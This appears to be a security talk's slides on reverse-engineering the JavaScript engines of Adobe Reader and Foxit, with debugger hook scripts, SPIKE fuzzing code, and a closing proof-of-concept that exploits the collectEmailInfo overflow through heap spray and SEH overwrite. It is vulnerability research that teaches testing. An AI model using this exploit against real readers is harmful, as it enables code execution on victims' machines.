
```
app.browseForDoc();
```

Security Privileges



Adobe's Javascript Internals

Summary of Javascript Structures



Adobe's Javascript Internals

- Each plugin (Reader\plug_ins*.api) associates Function Pointers to methods

```

22123383 |. A1 2CD43922 MOV EAX,DWORD PTR DS:[2239D42C]
                                     Function Pointer
22123388 |. 68 DC911F22 PUSH Annots.221F91DC
2212338D |. 68 ACEA3322 PUSH Annots.2233EAAC ; ASCII "collectE mail nfo"
                                     Function Name
22123392 |. 56          PUSH ESI
22123393 |. FF90 BC000000 CALL DWORD PTR DS:[EAX+BC]; Register a Method
    
```

Adobe's Javascript Internals

- Each plugin (Reader\plug_ins*.api) sets Function Pointers to property getters and setters

```
22123315 |. A1 2CD43922  MOV EAX,DWORD PTR DS:[2239D42C]
2212331A |. 68 1C831F22  PUSH Annots.221F831C      ; Function Pointer
2212331F |. BF FCEA3322  MOV EDI,Annots.2233EAFC  ; ASCII "defaultStore"
22123324 |. 57          PUSH EDI
22123325 |. 56          PUSH ESI
22123326 |. FF90 B4000000 CALL DWORD PTR DS:[EAX+B4] ; Register a Getter

2212332C |. A1 2CD43922  MOV EAX,DWORD PTR DS:[2239D42C]
22123331 |. 68 86831F22  PUSH Annots.221F8386      ; Function Pointer
22123336 |. 57          PUSH EDI                  ; ASCII "defaultStore"
22123337 |. 56          PUSH ESI
22123338 |. FF90 B8000000 CALL DWORD PTR DS:[EAX+B8] ; Register a Setter
```

Adobe's Javascript Internals

- Some methods set its security restrictions inside the function

```

22204211 . 68 74873222  PUSH Annots.22328774    ; ASCII "Batch" Event Type
22204219 . FF50 14      CALL DWORD PTR DS:[EAX+14] ; AStringToAtom
2220421C . 66:A3 24F43922 MOV WORD PTR DS:[2239F424],AX
...
22204227 . BE E46C3222  MOV ESI,Annots.22326CE+    ; ASCII "Exec" Event Name
2220422D . FF50 14      CALL DWORD PTR DS:[EAX+14] ; AStringToAtom
22204230 . 66:A3 26F43922 MOV WORD PTR DS:[2239F426],AX
...
22204276 . 6A 01        PUSH 1
22204278 . 68 24F43922  PUSH Annots.2239F424      ; Allowed Event List
2220427D . FF75 F0      PUSH DWORD PTR SS:[EBP-10] ; Executing Event
22204280 . FF90 98010000 CALL DWORD PTR DS:[EAX+198] ; EScript.23823DD4
Do the CHECK!

```

- Returns 1 if everything went OK or 0 if not

Adobe's Javascript Internals

- Every method call is made from a single dispatcher
- It resolves method's function pointer
- Send a pointer with all the JS arguments together

Collab `collectEmailInfo`({to:'fred@blah.com',msg:'Hi Fred'});

```

2382E1F8 . 56      PUSH ESI
2382E1F9 . FF75 DC   PUSH DWORD PTR SS:[EBP-24] JS Encoded Arguments
2382E1FC . FF75 EC   PUSH DWORD PTR SS:[EBP-14] Function Name
                ""collectEmailInfo""
2382E1FF . FF75 D8   PUSH DWORD PTR SS:[EBP-28]
2382E202 . FF55 E8   CALL DWORD PTR SS:[EBP-18] Function Pointer
                Annots.221F91DC
    
```


Adobe's Javascript Internals

- It uses a generic argument parser inside every built-in method

Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});

```


...
221F96F8 FF75 78      PUSH DWORD PTR SS:[EBP+78] JS encoded Arguments
221F96FB 8D85 98FDFFFF    LEA EAX,DWORD PTR SS:[EBP-268]
221F9701 FF75 0C          PUSH DWORD PTR SS:[EBP+C]
221F9704 . 50          PUSH EAX Expected Arguments
221F9705 . A1 2CD43922    MOV EAX,DWORD PTR DS:[2239D42C]
221F970A . FF90 70010000  CALL DWORD PTR DS:[EAX+170]; EScript.238215E 8
                Arguments Parser
    
```

- Returns 1 if all went OK or 0 if not

Adobe's Javascript Internals

Argument Parser Structure


```
Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});
```



Adobe's Javascript Internals

Argument Parser Structure

```
Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});
```



- 0x0 - Bool
 - 0x1 - Unsigned Integer
 - 0x2 - Object
 - 0x3 - ASCII String
 - 0x4 - Unused
 - 0x5 - Array
 - 0x6 - UNICODE String
- ex: 0x6

Adobe's Javascript Internals

Argument Parser Structure

```
Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});
```

Name
Type
Flags
Buffer
Used
...
NULL

→ High Word & 0x0001 - Optional Argument
Low Word - unknown
ex: 0x00010001 (ie: is optional)

Adobe's Javascript Internals

Argument Parser Structure

Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});

Name
Type
Flags
Buffer
Used
...
NULL

PTR to a content buffer
 - depends on Type
 - set by the parser

ex: ptr to Unicode String

038815E0 FE FF 00 66 00 72 00 65 00 64 00 40 00 62 00 6C pÿ.f.r.e.d.@.b.l
 038815F0 00 61 00 68 00 2E 00 63 00 6F 00 6D 00 00 .a.h...c.o.m..

Adobe's Javascript Internals

Argument Parser Structure

```
Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});
```

Name
Type
Flags
Buffer
Used
...
NULL

 Bool - set by the parser if the argument was correctly parsed

Case Study: Foxit Reader

- Same approach to register objects, methods and properties
- Arguments are checked manually in each function
 - they don't have a central argument parser
- Central dispatcher for method's calls

Foxit's Javascript Internals

- Register a new object

```
00722FEE 6A 00      PUSH 0
00722FF0 51          PUSH ECX
00722FF1 68 F0016F00  PUSH Foxit_Re.006F01F0
00722FF6 68 F02E7200  PUSH Foxit_Re.00722EF0
00722FFB 52          PUSH EDX
00722FFC 50          PUSH EAX          ; Object Name
00722FFD E8 8E76F7FF  CALL <Foxit_Re.register_object> ; Returns an object
Identifier (in EAX)
```


Foxit's Javascript Internals

- Register a new property

```
00723010 MOV EDI,DWORD PTR DS:[ESI-8]
00723013 PUSH EDI
00723014 CALL <Foxit_Re._wcslen>
00723019 PUSH EAX
0072301A PUSH EDI
0072301B CALL <Foxit_Re.init_string>
00723020 MOV ECX,DWORD PTR DS:[ESI]
00723022 MOV EDX,DWORD PTR DS:[ESI-4]
00723025 PUSH ECX ; Setter Function
00723026 PUSH EDX ; Getter Function
00723027 PUSH EAX ; Property Name
00723028 PUSH EBX ; Parent Object
00723029 CALL <Foxit_Re.register_property>
```

Foxit's Javascript Internals

- Register a new method

```
00723045 MOV EDI,DWORD PTR DS:[ESI-8]
00723048 PUSH EDI
00723049 CALL <Foxit_Re._wcslen>
0072304E PUSH EAX
0072304F PUSH EDI
00723050 CALL <Foxit_Re.init_string>
00723055 MOV ECX,DWORD PTR DS:[ESI]
00723057 MOV EDX,DWORD PTR DS:[ESI-4]
0072305A PUSH ECX ; Args counter
0072305B PUSH EDX ; Function pointer
0072305C PUSH EAX ; Function Name
0072305D PUSH EBX ; Parent Object
0072305E CALL <Foxit_Re.register_method>
```

Foxit's Javascript Internals

- Method's calls dispatcher

```
0072CA89 PUSH EAX ; Argv array
0072CA8A MOV EAX,DWORD PTR SS:[ESP+18]
0072CA8E PUSH ECX ; Args counter
0072CA8F PUSH EDX ; Return buffer
0072CA90 PUSH EBX
0072CA91 PUSH EAX
0072CA92 CALL DWORD PTR DS:[EDI+48] ; Function pointer
```

Address	Message
	REGISTER property: obj:app, name: formsVersion, getter funptr:0x0071e4f0, setter funptr:0x0071e6b0
	REGISTER property: obj:app, name: viewerType, getter funptr:0x0071e870, setter funptr:0x0071ea30
	REGISTER property: obj:app, name: viewerVariation, getter funptr:0x0071ebf0, setter funptr:0x0071edb0
	REGISTER property: obj:app, name: viewerVersion, getter funptr:0x0071ef70, setter funptr:0x0071f130
	REGISTER property: obj:app, name: calculate, getter funptr:0x0071f2f0, setter funptr:0x0071f4b0
	REGISTER property: obj:app, name: fs, getter funptr:0x0071f670, setter funptr:0x0071f830
	REGISTER property: obj:app, name: fullscreen, getter funptr:0x0071f9f0, setter funptr:0x0071fbb0
	REGISTER property: obj:app, name: runtimeHighlight, getter funptr:0x0071fd70, setter funptr:0x0071ff30
	REGISTER property: obj:app, name: media, getter funptr:0x007200f0, setter funptr:0x007202b0
00720470	REGISTER method: obj:app, name: newPDF, funptr:0x00720470, argc:0x00000000
00720690	REGISTER method: obj:app, name: openPDF, funptr:0x00720690, argc:0x00000005
007208B0	REGISTER method: obj:app, name: alert, funptr:0x007208b0, argc:0x00000006
007219B0	REGISTER method: obj:app, name: beep, funptr:0x007219b0, argc:0x00000001
00721350	REGISTER method: obj:app, name: clearTimeout, funptr:0x00721350, argc:0x00000001
00721BD0	REGISTER method: obj:app, name: findComponent, funptr:0x00721bd0, argc:0x00000001
00720AD0	REGISTER method: obj:app, name: popUpMenuEx, funptr:0x00720ad0, argc:0x00000000
00720CF0	REGISTER method: obj:app, name: popUpMenu, funptr:0x00720cf0, argc:0x00000000
00720F10	REGISTER method: obj:app, name: setInterval, funptr:0x00720f10, argc:0x00000002
00721130	REGISTER method: obj:app, name: setTimeout, funptr:0x00721130, argc:0x00000002
00721570	REGISTER method: obj:app, name: clearInterval, funptr:0x00721570, argc:0x00000001
00721790	REGISTER method: obj:app, name: execMenuItem, funptr:0x00721790, argc:0x00000001
00721DF0	REGISTER method: obj:app, name: goBack, funptr:0x00721df0, argc:0x00000000
00722010	REGISTER method: obj:app, name: goForward, funptr:0x00722010, argc:0x00000000
00722230	REGISTER method: obj:app, name: mailMsg, funptr:0x00722230, argc:0x00000000
00722450	REGISTER method: obj:app, name: launchURL, funptr:0x00722450, argc:0x00000000
00722670	REGISTER method: obj:app, name: browseForDoc, funptr:0x00722670, argc:0x00000000
00722890	REGISTER method: obj:app, name: newDoc, funptr:0x00722890, argc:0x00000000
00722AB0	REGISTER method: obj:app, name: openDoc, funptr:0x00722ab0, argc:0x00000000
00722CD0	REGISTER method: obj:app, name: response, funptr:0x00722cd0, argc:0x00000000
	REGISTER Object: name: Document
	REGISTER Object: obj number: 9
	REGISTER property: obj:Document, name: numFields, getter funptr:0x0070c2d0, setter funptr:0x0070c490
	REGISTER property: obj:Document, name: pageNum, getter funptr:0x0070c7e0, setter funptr:0x0070c9a0
	REGISTER property: obj:Document, name: bookmarkRoot, getter funptr:0x0070cb60, setter funptr:0x0070cd20
	REGISTER property: obj:Document, name: author, getter funptr:0x0070cee0, setter funptr:0x0070d0a0
	REGISTER property: obj:Document, name: info, getter funptr:0x0070d260, setter funptr:0x0070d420
	REGISTER property: obj:Document, name: creationDate, getter funptr:0x0070d5e0, setter funptr:0x0070d7a0
	REGISTER property: obj:Document, name: creator, getter funptr:0x0070d960, setter funptr:0x0070db20
	REGISTER property: obj:Document, name: keywords, getter funptr:0x0070dce0, setter funptr:0x0070dea0
	REGISTER property: obj:Document, name: modDate, getter funptr:0x0070e060, setter funptr:0x0070e220
	REGISTER property: obj:Document, name: producer, getter funptr:0x0070e3e0, setter funptr:0x0070e5a0
	REGISTER property: obj:Document, name: subject, getter funptr:0x0070e760, setter funptr:0x0070e920
	REGISTER property: obj:Document, name: title, getter funptr:0x0070eae0, setter funptr:0x0070eca0
	REGISTER property: obj:Document, name: numPages, getter funptr:0x0070ee60, setter funptr:0x0070f020
	REGISTER property: obj:Document, name: filesize, getter funptr:0x0070fie0, setter funptr:0x0070f3a0
	REGISTER property: obj:Document, name: mouseX, getter funptr:0x0070f560, setter funptr:0x0070f720
	REGISTER property: obj:Document, name: mouseY, getter funptr:0x0070f8e0, setter funptr:0x0070faa0
	REGISTER property: obj:Document, name: baseURL, getter funptr:0x0070fc60, setter funptr:0x0070fe20
	REGISTER property: obj:Document, name: calculate, getter funptr:0x0070ffe0, setter funptr:0x007101a0
	REGISTER property: obj:Document, name: documentFileName, getter funptr:0x00710360, setter funptr:0x00710520
	REGISTER property: obj:Document, name: path, getter funptr:0x007106e0, setter funptr:0x007108a0

!hookfoxit

[15:55:46] Thread 00000EFD terminated, exit code 0

Decoding Adobe Javascript Engine with Immunity Debugger

Decoding Javascript with Immunity Debugger

- We have two approaches to decode javascript objects:
 - Static analysis, ie: Decode init structures
 - Dynamic analysis, ie: Hook calls to methods and arguments parser

Decoding Javascript with Immunity Debugger

Static approach

- We can make a script that reads debuggee memory to decode all structures we saw at the beginning:
 - Object
 - Members
 - Security privileges
- We'll show script chunks using `app.browseForDoc()` as an example

Decoding Javascript with Immunity Debugger

Static approach

Decode Object Structure

address = 0x23921608 #App object in Adobe Acrobat Reader 8.1.1

#Object Name [ptr to "App"]

ptrObjectName = imm.readLong(address)

ObjectName = imm.readString(ptrObjectName)

address += 4

#Unknown [0x0]

address += 4

#M embers [ptr to 82 M embers Structures]

ptrMembers = imm.readLong(address)

address += 4

#M embers counter [0x52 = 82]

counterMembers = imm.readLong(address)

address += 4

... (next Object)

Decoding Javascript with Immunity Debugger

Static approach

Decode Member Structure

```
address = ptrMembers
```

```
#Member Name [ptr to "browseForDoc"]
```

```
ptrMemberName = imm.readLong(address)
```

```
MemberName = imm.readString(ptrMemberName)
```

```
address += 4
```

```
#Security Privileges (getter) [0x0]
```

```
ptrSecurityGetter = imm.readLong(address)
```

```
address += 4
```

```
#Security Privileges (setter) [0x0]
```

```
ptrSecuritySetter = imm.readLong(address)
```

```
address += 4
```

```
#Security Privileges (method)
```

```
#[ptr to Security Structure]
```

```
ptrSecurityMethod = imm.readLong(address)
```

```
address += 4
```

```
#Arguments Information [0x0]
```

```
ptrArgInfo = imm.readLong(address)
```

```
address += 4
```

```
#ArgInfo counter [0x0]
```

```
counterArgInfo = imm.readLong(address)
```

```
address += 4
```

```
... (next Member)
```

Decoding Javascript with Immunity Debugger

Static approach

Decode Security Privileges Structure

```
address = ptrSecurityMethod
```

```
#Unknown * 2 + Always Zero [0x0,0x0,0x0]
```

```
address += 12
```

```
#ptr Perms (document permissions, ex: Perm to Print,Save,etc.) [0x0]
```

```
ptrPerms = imm.readLong(address)
```

```
address += 4
```

```
#Perms counter [0x0]
```

```
counterPerms = imm.readLong(address)
```

```
address += 4
```

```
#Allowed Events [ptr to Event List]
```

```
ptrAllowedEvents = imm.readLong(address)
```

```
address += 4
```

```
#Allowed Events counter [0x2]
```

```
counterAllowedEvents = imm.readLong(address)
```

```
address += 4
```

Decoding Javascript with Immunity Debugger

Static approach

Decode Event List

```
address = ptrAllowedEvents
```

```
#Event Type [ptr to "App"]
```

```
ptrEventType = imm.readLong(address)
```

```
EventType = imm.readString(ptrEventType)
```

```
address += 4
```

```
#Event Name [ptr to "Init"]
```

```
ptrEventName = imm.readLong(address)
```

```
EventName = imm.readString(ptrEventName)
```

```
address += 4
```

```
... (next Event)
```


Decoding Javascript with Immunity Debugger

Dynamic approach

- We'll show how to put hooks on:
 - method's dispatcher
 - arguments parser
- We'll use `Collab.collectEmailInfo()` as an example

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Method's Dispatcher

- A Hook is a breakpoint that allows us to execute a Python script
- Inside this script we can control the program state, debuggee memory, etc.
- We have created an extensive API to assist dynamic analysis

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Method's Dispatcher

```

2382E1F8 PUSH ESI
2382E1F9 PUSH DWORD PTR SS:[EBP-24]
2382E1FC PUSH DWORD PTR SS:[EBP-14]
2382E1FF PUSH DWORD PTR SS:[EBP-28]
2382E202 CALL DWORD PTR SS:[EBP-18]
    
```

Stack

```

▶ 0012E86C 02783BD8
▶ 0012E870 027C3A90 "collectEmaillInfo"
▶ 0012E874 027831D8
▶ 0012E878 02785BF0
    
```

- Just before executing last CALL instruction, we have our stack set as below
- 2nd argument is the function name of method to be executed
- CALL is pointing to the method's function pointer

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Method's Dispatcher

```

2382E1F8 PUSH ESI
2382E1F9 PUSH DWORD PTR SS:[EBP-24]
2382E1FC PUSH DWORD PTR SS:[EBP-14]
2382E1FF PUSH DWORD PTR SS:[EBP-28]
2382E202 CALL DWORD PTR SS:[EBP-18]
    
```

Stack

```

0012E86C 02783BD8
0012E870 027C3A90 "collectEmailInfo"
0012E874 027831D8
0012E878 02785BF0
    
```

```

1 address = 0x2382E202
2 hookInstance = methodCallHook()
3 hookInstance.add(address=address)

4 class methodCallHook(LogBpHook):
5     def run(self, regs):
6         imm = Debugger()
7         argName = imm.readLong(regs['ESP']+4)
8         name = imm.readString(argName)
9         funcPtr = imm.readLong(regs['EBP']-0x18)
10        imm.Log("METHOD CALL %s: 0x%08X"%(name,
        funcPtr), address=funcPtr)
    
```

Log Window

```

2385A0DC METHOD CALL trustedFunction: 0x2385A0DC
2385A52D METHOD CALL beginPriv: 0x2385A52D
222168AB METHOD CALL addUI: 0x222168AB
...
    
```


Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Arguments Parser

- We hook the parser itself (not each call to the function)
- We need to hook at function's end to fill the “used” and “buffer” fields

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Arguments Parser

Collab.collectEmailInfo({to:'fred@blah.com',msg:'Hi Fred'});

```

...
221F9704 . 50      PUSH EAX [redacted]
221F9705 . A1 2CD43922  MOV EAX,DWORD PTR DS:[2239D42C]
221F970A . FF90 70010000 CALL DWORD PTR DS:[EAX+170], EScript.238215E8
    
```

Arguments Struct PTR (points to [redacted])

Arguments Parser (points to EScript.238215E8)



Stack

```

238215E8 PUSH EBP      ; Function Start
238215E9 MOV EBP,ESP
238215EB SUB ESP,10
...
2382181F MOV AX,BX
23821822 POP EDI
23821823 POP ESI
23821824 POP EBX
23821825 LEAVE
23821826 RETN      ; Function End
    
```

```

0012E84C 221F9710 RETURN to Annots.221F9710
0012E850 0012E8F0
...
0012E8F0 2233D544 ASCII "to"
0012E8F4 00000006
0012E8F8 00010001
0012E8FC 0012EB9C
0012E900 00000000
0012E904 2233DE3C ASCII "toShow"
...
    
```

Decoding Javascript with Immunity Debugger

Dynamic approach

Hook on Arguments Parser

Args Structure

Name
Type
Flags
Buffer
Used
...
NULL

```

1 address = imm.getFunctionEnd(0x238215E8)[0]
2 hookInstance = argumentsParserHook()
3 hookInstance.add(address=address)
4 class argumentsParserHook(LogBpHook):
5     def run(self, regs):
6         imm = Debugger()
7         array = imm.readLong(regs['ESP']+4)
8         while imm.readLong(array) != 0:
9             Name = imm.readString(imm.readLong(array))
10            Type = imm.readLong(array+0x4)
11            Flags = imm.readLong(array+0x8)
12            Buffer = imm.readLong(array+0xc)
13            Used = imm.readLong(array+0x10)
14            array += 0x14
15            returnValue = regs['EAX'] & 0xffff
...

```


Smart fuzzing with SPIKE

Smart fuzzing with SPIKE

- We start using our static approach to get a complete list of methods
- Then, using the dynamic strategy we'll decode every method's arguments
- Finally, we'll fuzz each argument with SPIKE

Smart fuzzing with SPIKE

- Using the scripts explained before, make a list of reachable methods from a non-privileged security context
- Make a PDF file calling to each function, ex:

```
try { Collab.getIdentity(); } catch (e) { }  
try { Collab.collectEmailInfo(); } catch (e) { }  
...
```
- If you get an error with some method, you can move to the next smoothly using this try/catch blocks

Smart fuzzing with SPIKE

- Attach Immunity Debugger to AcroRdr32.exe
- Execute your python script to hook method's dispatcher and arguments parser
- Save argument's names, types and optional-argument flags of each method

Smart fuzzing with SPIKE

- Make a SPIKE script as follows:

```
spk=spike()
spk.s_string("try { "+funcName+"}({")
first=True
for argName,info in funcArgs.iteritems():
    if not first: spk.s_string(",")
    else: first=False

    spk.s_string(argName+":")
    if info["type"] in (0x3, 0x6): #ASCII or UNICODE string
        spk.s_string("")
        spk.s_string_variable("default")
        spk.s_string("")
    spk.s_string("}"); } catch (e) { }\n")
```

Smart fuzzing with SPIKE

- It'll create javascript code like this:

```
try { Collab.collectEmailInfo({ to:'AAAAAAAAAAAAAAAA...',  
msg:'default',cc:'default',... }); } catch (e) { }
```

```
try { Collab.collectEmailInfo({ to:'\n\n\n\n\n\n\n\n\n\n\n...', msg:'default',cc:'default',... });  
} catch (e) { }
```

```
try { Collab.collectEmailInfo({ to:'\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\...', msg:'default',cc:'default',... }); } catch  
(e) { }
```

```
try { Collab.collectEmailInfo({ to:'\"\"\"\"\"\"\"\"\"\"...', msg:'default',cc:'default',... }); }  
catch (e) { }
```

An Example: the collectEmailInfo Bug

Finding the collectEmailInfo bug

- Using the fuzzing strategy showed before we can find this bug:
 - Hook method's registering function
 - Execute collectEmailInfo method once to get its arguments
 - Fuzz each argument with SPIKE
 - This method opens a new window for each successful execution, so you'll need a script to automatically close new windows

Analysing the collectEmailInfo bug

- Acrobat will crash with an AV exception if you supply a long string in “msg” argument

```
0139FFFE 55          PUSH EBP
0139FFFF 8DAC24 6CE0FFFF LEA EBP,DWORD PTR SS:[ESP-1F94]
013A0006 B8 14200000    MOV EAX,2014
013A000B E8 A0202800    CALL AcroRd_1.016220B0      ; alloca_probe
...
013A0030 53          PUSH EBX                      ; MSG STRING
013A0031 E8 3C31D4FF    CALL <AcroRd_1.wstrlen>
013A0038 8945 8C      MOV DWORD PTR SS:[EBP-74],EAX
...
013A004F 0FB703      MOVZX EAX,WORD PTR DS:[EBX]   ; kind of memcpy Start
...
013A0109 66:894475 90    MOV WORD PTR SS:[EBP+ESI*2-70],AX ; CRASH!
013A010E 46          INC ESI
013A010F 81FE 00200000  CMP ESI,2000                  ; WRONG!
013A0115 75 26      JNZ SHORT AcroRd_1.013A013D   ; bytes != chars
...
013A013D 43          INC EBX
013A013E 43          INC EBX
013A013F FF4D 8C      DEC DWORD PTR SS:[EBP-74]
013A0142 837D 8C 00   CMP DWORD PTR SS:[EBP-74],0
013A0146 ^0F85 03FFFFF  JNZ AcroRd_1.013A004F       ; Loop End
```

Exploiting the collectEmailInfo bug

- We can overwrite SE Handler with an arbitrary value

```
0012EA44 09090909 ....  
0012EA48 09090909 .... Pointer to next SEH record  
0012EA4C 09090909 .... SE handler  
0012EA50 09090909 ....
```

- Using heap spray we can fill memory with our shellcode and wait until the OS process SEH chain and direct execution to our shellcode

```
09090909 90      NOP  
0909090A 90      NOP  
0909090B 90      NOP  
...  
090D001E CC      INT3
```

PoC of collectEmailInfo bug

```
function repeat(count,what) {
    var v = "";
    while (--count >= 0) v += what;
    return v;
}
function heapspray(shellcode) {
    block="";
    fillblock = unescape("%u9090");
    while(block.length+20+shellcode.length<0x40000)
        block = block+block+fillblock;
    arr = new Array();
    for (i=0;i<200;i++) arr[i]=block + shellcode;
}

heapspray(unescape("% ucccc% ucccc"));
Collab.collectEmailInfo({
    msg:repeat(4096, unescape(" % u0909% u0909" ))});
```

Conclusions

- Embedded Javascript engines open a new world for security testing
- Blind fuzzing is not an option anymore
- Immunity Debugger offers tools to improve your vuln-finding experience
 - Static + Dynamic analysis is particularly powerful in this example
